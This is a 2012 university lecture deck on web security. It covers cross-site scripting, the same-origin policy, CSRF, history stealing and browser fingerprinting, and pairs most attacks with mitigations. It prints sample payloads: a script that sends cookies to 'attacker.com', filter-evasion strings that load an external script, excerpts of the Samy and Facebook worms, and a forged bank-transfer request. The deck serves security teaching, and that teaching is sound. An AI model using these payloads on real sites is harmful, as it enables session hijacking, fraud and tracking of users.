
UNIVERSITY OF TWENTE.




Network Security

Web Security

Anna Sperotto, Ramin Sadre

Design and Analysis of Communication Systems Group

University of Twente, 2012



Cross Site Scripting

Cross Side Scripting (XSS)

- XSS is a case of (HTML) code injection
- Goal is to run the attacker's code in the context of the attacked application
  - Can access information of the attacked application
  - Even more dangerous if attacked application runs with higher privileges on the user's computer

Same-origin policy

- Introduced by Netscape (1996), similar concepts in other browsers (IE: “zones”)
- Should prevent access to
  - cookies
  - properties of other open pages (in other windows)
- Same origin: access only granted if two pages have same
  - server host
  - protocol
  - port

Same-origin policy: Example
http://www.example.com/dir/page.html

Compared URL	Outcome	Reason
http://www.example.com/dir/page.html	Success	Same protocol and host
http://www.example.com/dir2/other.html	Success	Same protocol and host
http://www.example.com:81/dir/other.html	Failure	Same protocol and host but different port
https://www.example.com/dir/other.html	Failure	Different protocol
http://en.example.com/dir/other.html	Failure	Different host
http://example.com/dir/other.html	Failure	Different host
http://v2.www.example.com/dir/other.html	Failure	Different host

(source: http://en.wikipedia.org/wiki/Same_origin_policy)

Example: Stealing cookie (1)

- A search engine where you enter your query in a field:

```
http://www.find.com/search.php?qry=DACS
```

- Result page contains the query:

```
…
<body>
Results for <?php echo $_GET["qry"]; ?>
…
```

Example: Stealing cookie (2)

- Rather “innocent” application but dangerous because search query is not validated
- Code can be injected by using search queries of the form

```
<script> some javascript </script>
```

- Code is then executed in the web browser of the user:

```
…
<body>
Results for <script> … </script>
…
```

Example: Stealing cookie (3)

- Since script is running in the page of `www.find.com`, it can access all its information, for example:
  - Steal its cookies (`document.cookie`)
  - Manipulate DOM components (form fields, links,…)
  - Execute scripts with privileges of `www.find.com`

- Example: send cookie to attacker

```
<script>window.open("http://attacker.com?c="
        +document.cookie)</script>
```

- Critical if cookie contains session ID (hijacking)

Example: Stealing cookie (4)

- How to execute the attack?
- Spread the manipulated URL via
  - Spam mails
  - Forum postings
  - Chat messages
  - …

Non-persistent/Reflected XSS

- Previous example…
  - is a **non-persistent** attack: only affects the (temporary) result page of the search query
  - exploits a **server-side** vulnerability (server did not validate search queries)
- **Client-side** vulnerabilities also possible: complex web applications also run local scripts to process form input

Persistent/Stored/Second-order XSS

- Inject code “permanently” on server
- Example:
  1. Create user profile on forum website
  2. Enter script in one of your profile fields
  3. Every user visiting the web site and watching your profile executes the script
- Advantage: victims automatically found, no social engineering required

Mitigation

- Server-side:
  - Validate input, filter out html tags,…
  - Escape/encode special characters
  - Combine session IDs (cookies) with client IP address
  - Usage of special tools to check web sites for vulnerabilities (w3af,…)
- Client-side:
  - Disable javascript
  - XSS filters to check server response

MySpace worm (“Samy worm”)

- Released on October 2005. Infected more than one million MySpace user profiles in one day.

```
<div id=mycode style="BACKGROUND: url('java        ← Newline
script:eval(document.all.mycode.expr)')" expr="var
B=String.fromCharCode(34);var
A=String.fromCharCode(39);function g(){var C;try{var
D=document.body.createTextRange();C=D.htmlText}catch(e){}if
(C){return C}else{return
eval('document.body.inne'+'rHTML')}}function
getData(AU){M=getFromURL(AU,'friendID');L=getFromURL(AU,'My
token')}function getQueryParams(){var
E=document.location.search;
…
```

Filters

- Race between filter designers and XSS authors
- Modern XSS filters have their own HTML parser, not only simple pattern matching

- Newline to confuse filters searching for `javascript`:

```
<IMG SRC="jav&#x0A;ascript:alert('XSS');">
```

- No `<script>` or `javascript` at all:

```
<BODY ONLOAD=alert('XSS')>
```

- Not detectable by simple filters:

```
<SCRIPT>document.write("<SCRI");</SCRIPT>PT
SRC="http://xss.ha.ckers.org/a.js"></SCRIPT>
```

(source: http://sec.drorshalev.com/dev/xss/xssTricks.htm)

Other examples

- Also very popular: web-based mail clients
  1. Put html/javascript code into mail subject or body
  2. Send mail to victim
  3. Victim reads mail in web browser → script executed

- Facebook worm (2012) placed an invisible „like“ button under the mouse pointer

```
<h4 style="font-size:26px; padding-top:10px; text-decoration:underline;"><a onc
r.php?display=popup&locale=en_US&method=stream.share&next=http%3A%2F%2Fstatic.a
f2c882c56e5673a%26relation%3Dopener%26frame%3Df58e5bbf6b198%26result%3D%2522xxR
omen.com/')" href="gallery.html">Click here to continue...</a></h4>

    <div style="overflow: hidden; position: absolute; filter:alpha(opacity=0);
 id="aaaa">
        <iframe src="http://www.facebook.com/plugins/like.php?href=http://101ho
e&amp;width=450&amp;action=like&amp;font&amp;colorscheme=light&amp;height=80" s
rflow:hidden; width:20px; height:20px;" allowTransparency="true" id="xxx" name=
</div>
```

Cross-site request forgery (CSRF/XRSF)

- XRSF ≠ XSS
- Example scenario:
  1. User A logins to bank web site X for Internet banking
  2. In a different window, user visits a chat forum Y
  3. Attacker B injects code into Y to manipulate X:

```
<img
   src="http://X.com/transfer?account=A&amount=10000&
   to=B">
```

- Other example: user logins to X with administrator privileges. Attacker issues commands from Y to create a new user at X.

History Stealing

History Stealing

- Goal: web site X wants to know which other web sites the user has visited before.
  Alternatively: has user visited web site A, B,…?
- Reasons:
  1. Learn about your competitors
  2. Prepare phishing (which bank are you using?)
  3. Improve user experience

History Stealing: Style-Based Approach (1)

- Web browers display links to ***visited*** web sites differently from ***unvisited*** ones
- Link display style (color, position, image,…) can be controlled by user and CSS:

```
:link, :visited {
   text-decoration: underline ;
}
:link {
   color: blue ;  /* unvisited links */
}
:visited {
   color: red ;   /* visited links */
}
```

History Stealing: Style-Based Approach (2)

- Display style of a (hidden) link can be determined by script

```
var links = document.links;
for (var i = 0; i < links.length; ++i) {
    var link = links[i];
    /* exact strings to match actually need to be
       auto-detected using reference elements */
    if (getComputedStyle(link, "").color == "rgb(0, 0, 128)") {
        // we know link.href has not been visited
    } else {
        // we know link.href has been visited
    }
}
```

(source: http://dbaron.org/mozilla/visited-privacy)

History Stealing: Style-Based Approach (3)

- Counter measures:
  - Disable browser history
  - Fixed in Firefox 4, Chrome 9, Safari 5 and IE 9
    - Visited links can only differ in color form unvisited ones
    - `getComputedStyle` always returns unvisited style values

(http://whattheinternetknowsaboutyou.com/)

History Stealing: Timing attacks

- Timing attacks = side channel attack exploiting the fact that some operations take more time than others
- In history stealing:
  1. Define a complex style for visited links, so they take more time to be displayed
  2. Measure the time to fetch a document from site A. Should be fast if already visited (in cache)

- Counter measures:
  - Disable browser history/cache
  - In Firefox 4: render engine optimized (all links rendered with same speed)

History Stealing: In practice

- Has been used to detect visited web sites, Google search terms, Wikipedia articles, ZIP codes,…

- In 2010, researchers tested 50000 popular web sites for history stealing:
  - Youporn (checks pornhub, tube8)
  - Morningstar
  - 44 other cases of game, adult, finance,… web sites

(source: D. Jang, R. Jhala, S. Lerner, H. Shacham. 2010. An empirical study of privacy-violating information flows in JavaScript web applications. In *Proceedings of the 17th ACM conference on Computer and communications security* (CCS '10))

Various hacks


User tracking/fingerprinting

- Easiest way to monitor user behavior on a web site: cookies
- Track user across different web sites: third-party cookies, for example set by banner ads

- But, check

  `https://panopticlick.eff.org/`

Uniqueness of fingerprint



(source: https://panopticlick.eff.org/browser-uniqueness.pdf)